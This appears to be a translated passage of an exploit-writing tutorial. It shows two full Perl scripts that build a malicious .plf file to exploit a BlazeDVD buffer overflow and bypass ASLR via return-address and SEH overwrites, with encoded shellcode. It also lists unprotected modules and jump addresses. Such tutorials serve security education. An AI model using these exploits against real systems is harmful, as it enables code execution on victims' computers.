
现在我们看下我们能否在 Vista 上为这个漏洞开发出稳定的 exploit。
首先我们先确定下覆盖多远才能覆盖到 SEH 结构，通过一些简单测试，我们发现在 608 字节后我们可以覆盖到 SEH 结构：

```
my $sploitfile="blazesploit.plf";
print "[+] Preparing payload\n";
my $junk = "A" x 608;
$junk = $junk."BBBBCCCC";
$payload =$junk;
print "[+] Writing exploit file $sploitfile\n";
open ($FILE,">$sploitfile");
print $FILE $payload;
close($FILE);
print "[+] ".length($payload)." bytes written to file\n";
```



看起来我们有两种方法来攻击这个漏洞：直接覆盖返回地址(EIP=41414141)或覆盖 SE(SEH chain : SE Handler = 43434343 (next SEH = 42424242))。Esp 指向我们的缓冲区。

我们用!ASLRdynamicbase 命令来看下 ASLR 的启用情况，见下图：



ASLR /dynamicbase Table

Base	Name	DLLCharacteristics	Enabled?
71f20000	sensapi.dll	0x0140	ASLR Aware (/dynamicbase
75ac0000	imagehlp.dll	0x0140	ASLR Aware (/dynamicbase
73a10000	wdmaud.drv	0x0140	ASLR Aware (/dynamicbase
71b30000	LINKINFO.dll	0x0140	ASLR Aware (/dynamicbase
03110000	BlazeDVDCtrl.dll	0x0000	
03c20000	EqualizerProcess.dll	0x0001	
74760000	UxTheme.dll	0x0140	ASLR Aware (/dynamicbase
73bf0000	oledlg.dll	0x0140	ASLR Aware (/dynamicbase
71b40000	EhStorShell.dll	0x0140	ASLR Aware (/dynamicbase
74fe0000	slc.dll	0x0140	ASLR Aware (/dynamicbase
71b70000	CSCDLL.dll	0x0140	ASLR Aware (/dynamicbase
030a0000	RecorderCtrl.dll	0x0000	
72700000	msg711.acm	0x0140	ASLR Aware (/dynamicbase
75a70000	iertutil.dll	0x0140	ASLR Aware (/dynamicbase
73d50000	PROPSYS.dll	0x0140	ASLR Aware (/dynamicbase
73bd0000	imaadp32.acm	0x0140	ASLR Aware (/dynamicbase
02aa0000	PowerManagementCtrl.dll	0x0000	
74fa0000	WINNSI.DLL	0x0140	ASLR Aware (/dynamicbase
6ed90000	mfplat.dll	0x0140	ASLR Aware (/dynamicbase
76840000	USER32.dll	0x0140	ASLR Aware (/dynamicbase
71b60000	CSCAPI.dll	0x0140	ASLR Aware (/dynamicbase
00400000	BlazeDVD.exe	0x0000	
73700000	midimap.dll	0x0140	ASLR Aware (/dynamicbase
73900000	WindowsCodecs.dll	0x0140	ASLR Aware (/dynamicbase
741b0000	OLEACC.dll	0x0140	ASLR Aware (/dynamicbase
75b40000	SHELL32.dll	0x0140	ASLR Aware (/dynamicbase
75180000	MSASN1.dll	0x0140	ASLR Aware (/dynamicbase
768e0000	CLBCatQ.DLL	0x0140	ASLR Aware (/dynamicbase
74a60000	NTMARTA.DLL	0x0140	ASLR Aware (/dynamicbase
74150000	msgsm32.acm	0x0140	ASLR Aware (/dynamicbase
74fb0000	iphlpapi.dll	0x0140	ASLR Aware (/dynamicbase
74cb0000	mswsock.dll	0x0140	ASLR Aware (/dynamicbase
74ee0000	dhcpcsvc6.DLL	0x0140	ASLR Aware (/dynamicbase
74100000	MMDevAPI.DLL	0x0140	ASLR Aware (/dynamicbase
6c2b0000	WMVCore.DLL	0x0140	ASLR Aware (/dynamicbase
757e0000	urlmon.dll	0x0140	ASLR Aware (/dynamicbase
740d0000	NLAapi.dll	0x0140	ASLR Aware (/dynamicbase
741f0000	winmm.dll	0x0140	ASLR Aware (/dynamicbase
75560000	WINSTA.dll	0x0140	ASLR Aware (/dynamicbase
75530000	apphelp.dll	0x0140	ASLR Aware (/dynamicbase
75700000	kernel32.dll	0x0140	ASLR Aware (/dynamicbase
6f220000	asycfilt.dll	0x0140	ASLR Aware (/dynamicbase
76e80000	ntdll.dll	0x0140	ASLR Aware (/dynamicbase
02fd0000	ProfileStore.DLL	0x0000	
75950000	WININET.dll	0x0140	ASLR Aware (/dynamicbase
6d870000	WMSPDMOE.DLL	0x0140	ASLR Aware (/dynamicbase
722c0000	msadp32.acm	0x0140	ASLR Aware (/dynamicbase
74a10000	rsaenh.dll	0x01c0	ASLR Aware (/dynamicbase
751a0000	DNSAPI.dll	0x0140	ASLR Aware (/dynamicbase
75660000	PSAPI.DLL	0x0140	ASLR Aware (/dynamicbase
6d750000	WMADMOE.DLL	0x0140	ASLR Aware (/dynamicbase
02b50000	AudioProcess.dll	0x0000	
76c70000	comdlg32.dll	0x0140	ASLR Aware (/dynamicbase
746a0000	rtutils.dll	0x0140	ASLR Aware (/dynamicbase
735d0000	napinsp.dll	0x0140	ASLR Aware (/dynamicbase
6f3b0000	RASAPI32.dll	0x0140	ASLR Aware (/dynamicbase
72010000	winspool.drv	0x0140	ASLR Aware (/dynamicbase
6fbc0000	rasman.dll	0x0140	ASLR Aware (/dynamicbase
74f10000	dhcpcsvc.DLL	0x0140	ASLR Aware (/dynamicbase
6eab0000	thumbcache.dll	0x0140	ASLR Aware (/dynamicbase
755b0000	USERENV.dll	0x0140	ASLR Aware (/dynamicbase
735c0000	winrnr.dll	0x0140	ASLR Aware (/dynamicbase
02b30000	DibLibDll.dll	0x0000	
02b00000	VideoWindow.dll	0x0000	
77010000	MSCTF.dll	0x0140	ASLR Aware (/dynamicbase
10000000	skinscrollbar.dll	0x0000	
6ec70000	msshsq.dll	0x0140	ASLR Aware (/dynamicbase
712e0000	browseui.dll	0x0140	ASLR Aware (/dynamicbase
73be0000	msdmo.dll	0x0140	ASLR Aware (/dynamicbase
60300000	Configuration.dll	0x0000	
74860000	WINTRUST.dll	0x0140	ASLR Aware (/dynamicbase

哇噢，看起来有很多模块没有启用 ASLR 保护，这意味着我们可以使用这些模块中的跳转指令来实现跳转，不幸的是，脚本 ASLRdynamicbase 的输出结果并不可靠，记录下没启用 ASLR 模块的基址，然后重启系统，再运行这个脚本，并跟上次的记录做比较，这可以给我们一个更准确的结果，在这种情况下，从 23 个减少到 7 个（这样依然不坏，不是吗？）。

BlazeDVD.exe (0×00400000), skinscrollbar.dll (0×10000000), configuration.dll (0×60300000), epg.dll (0×61600000), mediaplayerctrl.dll (0×64000000), netreg.dll (0×64100000), versioninfo.dll (0×67000000)

绕过 ASLR（直接覆盖返回地址）

用这种方式，我们可以在 260 字节后覆盖到 EIP，然后一个 jmp esp（call esp 或 push esp/ret）就可以搞定它。


可用的跳转地址：

* blazedvd.exe : 79 addresses (but null bytes !)
* skinscrollbar.dll : 0 addresses
* configuration.dll : 2 addresses, no null bytes
* epg.dll : 20 addresses, no null bytes
* mediaplayerctrl.dll : 15 addresses, 8 with null bytes
* netreg.dll : 3 addresses, no null bytes
* versioninfo.dll : 0 addresses


在 260 个字符后，返回地址被覆盖，下边是一个比较稳定的 exploit：

```
my $sploitfile="blazesploit.plf";
print "[+] Preparing payload\n";
my $junk = "A" x 260;
my $ret = pack('V',0x6033b533);  #jmp esp from configuration.dll
my $nops = "\x90" x 30;
# windows/exec - 302 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my $shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .
"\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" .
"\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" .
"\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" .
"\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" .
"\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x44\x34\x45\x57" .
"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" .
"\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" .
"\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" .
"\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" .
"\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" .
"\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" .
"\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" .
"\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" .
"\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" .
"\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" .
"\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" .
"\x42\x4c\x43\x53\x43\x30\x41\x41";
$payload =$junk.$ret.$nops.$shellcode;
print "[+] Writing exploit file $sploitfile\n";
open ($FILE,">$sploitfile");
print $FILE $payload;
```

```
close($FILE);
print "[+] ".length($payload)." bytes written to file\n";
```



重启系统，再触发它… 它仍然会工作的很好。



绕过 ASLR：基于 SEH 的 exploit

下边介绍基于 SEH 的 exploit，基本的技术是相同的，找到不受 ASLR 保护的模块，再找到你所需要的跳板地址，我们假设 exploit 也需要绕过 SafeSEH。

没有开启 safeseh 保护的模块(!pvefindaddr nosafeseh)：

```
0BADF00D [nosafeseh] Getting safeseh status for loaded modules :
0BADF00D Safeseh unprotected modules :
0BADF00D  * 0x03110000 - 0x03139000 : BlazeDVDCtrl.dll
0BADF00D  * 0x03c20000 - 0x03cb8000 : EqualizerProcess.dll
0BADF00D  * 0x030a0000 - 0x030e9000 : RecorderCtrl.dll
0BADF00D  * 0x02aa0000 - 0x02ac9000 : PowerManagementCtrl.dll
0BADF00D  * 0x00400000 - 0x005bc000 : BlazeDVD.exe
0BADF00D  * 0x02fd0000 - 0x02fe4000 : ProfileStore.DLL
0BADF00D  * 0x02b50000 - 0x02b7a000 : AudioProcess.dll
0BADF00D  * 0x02b30000 - 0x02b46000 : DibLibDll.dll
0BADF00D  * 0x02b00000 - 0x02b30000 : VideoWindow.dll
0BADF00D  * 0x10000000 - 0x10018000 : skinscrollbar.dll
0BADF00D  * 0x60300000 - 0x6035f000 : Configuration.dll
0BADF00D  * 0x03830000 - 0x03869000 : RMACtrl.dll
0BADF00D  * 0x61600000 - 0x6169b000 : EPG.dll
0BADF00D  * 0x6f190000 - 0x6f195000 : msimg32.dll
0BADF00D  * 0x64000000 - 0x6407a000 : MediaPlayerCtrl.dll
0BADF00D  * 0x64100000 - 0x64128000 : NetReg.dll
0BADF00D  * 0x67000000 - 0x67010000 : VersionInfo.dll
0BADF00D  * 0x76760000 - 0x76769000 : LPK.DLL
0BADF00D  * 0x02ad0000 - 0x02ae4000 : RealMediaControl.dll
0BADF00D  * 0x75940000 - 0x75946000 : NSI.dll
0BADF00D  * 0x03380000 - 0x0340b000 : FileConverter.dll
0BADF00D  * 0x74e10000 - 0x74e15000 : wship6.dll
0BADF00D  * 0x027c0000 - 0x027d0000 : QTMediaControl.dll
0BADF00D  * 0x74920000 - 0x74925000 : wshtcpip.dll
0BADF00D  * 0x06250000 - 0x062e7000 : DSPAmplifyProcess.dll
0BADF00D  * 0x737f0000 - 0x737f4000 : ksuser.dll
0BADF00D  * 0x02a60000 - 0x02a8c000 : FileAssocator.dll
0BADF00D  * 0x03f20000 - 0x03fb8000 : EchoDelayProcess.dll
0BADF00D  * 0x03010000 - 0x0302b000 : mlutil.dll
0BADF00D  * 0x75930000 - 0x75933000 : Normaliz.dll
```

Safeseh 和 ASLR 都没启用的模块：

```
0BADF00D
0BADF00D Modules without ASLR and Safeseh protection :
0BADF00D ----------------------------------------
0BADF00D *[+] 0x035d0000 - 0x035f9000 : BlazeDVDCtrl.dll (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x03bc0000 - 0x03c58000 : EqualizerProcess.dll (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x02de0000 - 0x02e29000 : RecorderCtrl.dll (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x02a90000 - 0x02ab9000 : PowerManagementCtrl.dll (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x00400000 - 0x005bc000 : BlazeDVD.exe (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x02cb0000 - 0x02cc4000 : ProfileStore.DLL (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x02c80000 - 0x02caa000 : AudioProcess.dll (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x02c60000 - 0x02c76000 : DibLibDll.dll (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x02af0000 - 0x02b20000 : VideoWindow.dll (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x10000000 - 0x10018000 : skinscrollbar.dll (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x60300000 - 0x6035f000 : Configuration.dll (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x03750000 - 0x03789000 : RMACtrl.dll (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x61600000 - 0x6169b000 : EPG.dll (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x64000000 - 0x6407a000 : MediaPlayerCtrl.dll (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x64100000 - 0x64128000 : NetReg.dll (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x67000000 - 0x67010000 : VersionInfo.dll (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x02ac0000 - 0x02ad4000 : RealMediaControl.dll (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x03080000 - 0x0310b000 : FileConverter.dll (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x02ae0000 - 0x02af0000 : QTMediaControl.dll (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x05d30000 - 0x05dc7000 : DSPAmplifyProcess.dll (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x02a60000 - 0x02a8c000 : FileAssocator.dll (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x05b90000 - 0x05c28000 : EchoDelayProcess.dll (*** No ASLR, No Safeseh ***)
0BADF00D *[+] 0x02e50000 - 0x02e6b000 : mlutil.dll (*** No ASLR, No Safeseh ***)
0BADF00D Number of modules found : 23
0BADF00D
```

!pvefindaddr nosafesehaslr

如果我们可以在这些模块中找到一个可用的地址，我们还要去再试一次，因为输出并不完全可信，为了确认，你需要重启系统并比较两次的输出，safeseh 和 ASLR 都没启用的模块有：

* skinscrollbar.dll (0×10000000)

* configuration.dll (0×60300000)


* epg.dll (0×61600000)

* mediaplayerctrl.dll (0×64000000)

* netreg.dll (0×64100000)

* versioninfo.dll (0×67000000)

从这些模块中找到一组 pop/pop/ret(或者一个 jmp/call dword[reg+nn]也可以)。



可以工作的 exploit：（seh 在 608 字节后被覆盖，我们使用 skinscrollbar.dll 中的跳板指令（pop /pop/ret））

```
my $sploitfile="blazesploit.plf";
print "[+] Preparing payload\n";
my $junk = "A" x 608;
my $nseh = "\xeb\x18\x90\x90";
my $seh = pack('V',0x100101e7); #p esi/p ecx/ret from skinscrollbar.dll
my $nop = "\x90" x 30;
# windows/exec - 302 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my $shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
```

```
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .
"\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" .
"\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" .
"\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" .
"\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" .
"\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x44\x34\x45\x57" .
"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" .
"\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" .
"\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" .
"\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" .
"\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" .
"\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" .
"\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" .
"\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" .
"\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" .
"\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" .
"\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" .
"\x42\x4c\x43\x53\x43\x30\x41\x41";
$payload =$junk.$nseh.$seh.$nop.$shellcode;
print "[+] Writing exploit file $sploitfile\n";
open ($FILE,">$sploitfile");
print $FILE $payload;
close($FILE);
print "[+] ".length($payload)." bytes written to file\n";
```

ASLR and DEP

对 ANI 漏洞的利用证明了同时成功绕过 DEP 和 ASLR 的可能。这个漏洞代码由于处于异常处理器的保护之下，在被攻击后并不会崩溃,因此我们可以尝试打开大量的 ANI 文件，通过这种暴力的方式，我们总会在 ntdll.dll（受 ASLR 保护）中找到那段用于关闭 DEP 的代码。

Questions ? Comments ?

Feel free to post your questions, comments, feedback, etc at the forum : http://www.corelan.be:8800/index.php/forum/writing-exploits/

Expbit编写系列教程第七篇：编写 Unicode Expbit

作者：Peter Van Eeckhoutte
译者：riusksk（泉哥：http://riusksk.blogbus.com）

笔者花了两三周的时间来写这篇教程，很高兴可以发布本系列教程的下一篇文章了。你可能（或许没有）遭遇到这样一种情况：在执行缓冲区溢出攻击时，直接覆写掉 RET 或 SEH，但在 EIP 上看到的不是 0x41414141，而是 0x00410041。有时将一些数据用于函数调用，用它来执行某项操作，但这些数据有时又会被转换成大写的，或小写的等等……在有些时候，数据又被转换成 unicode。当你在 EIP 上看到 0x00410041 时，多数意味着 paload 入栈前被转换成 unicode 了。在很长一段时间里面，人们认为这种覆写类型是无法利用的，只能用于 DoS，而不能执行任意代码。

2002 年，Chris Anley 写了一篇论文（http://www.ngssoftware.com/papers/unicodebo.pdf）证明这种想法是错误的，既此“ Venetian Shellcode ”一词诞生了！

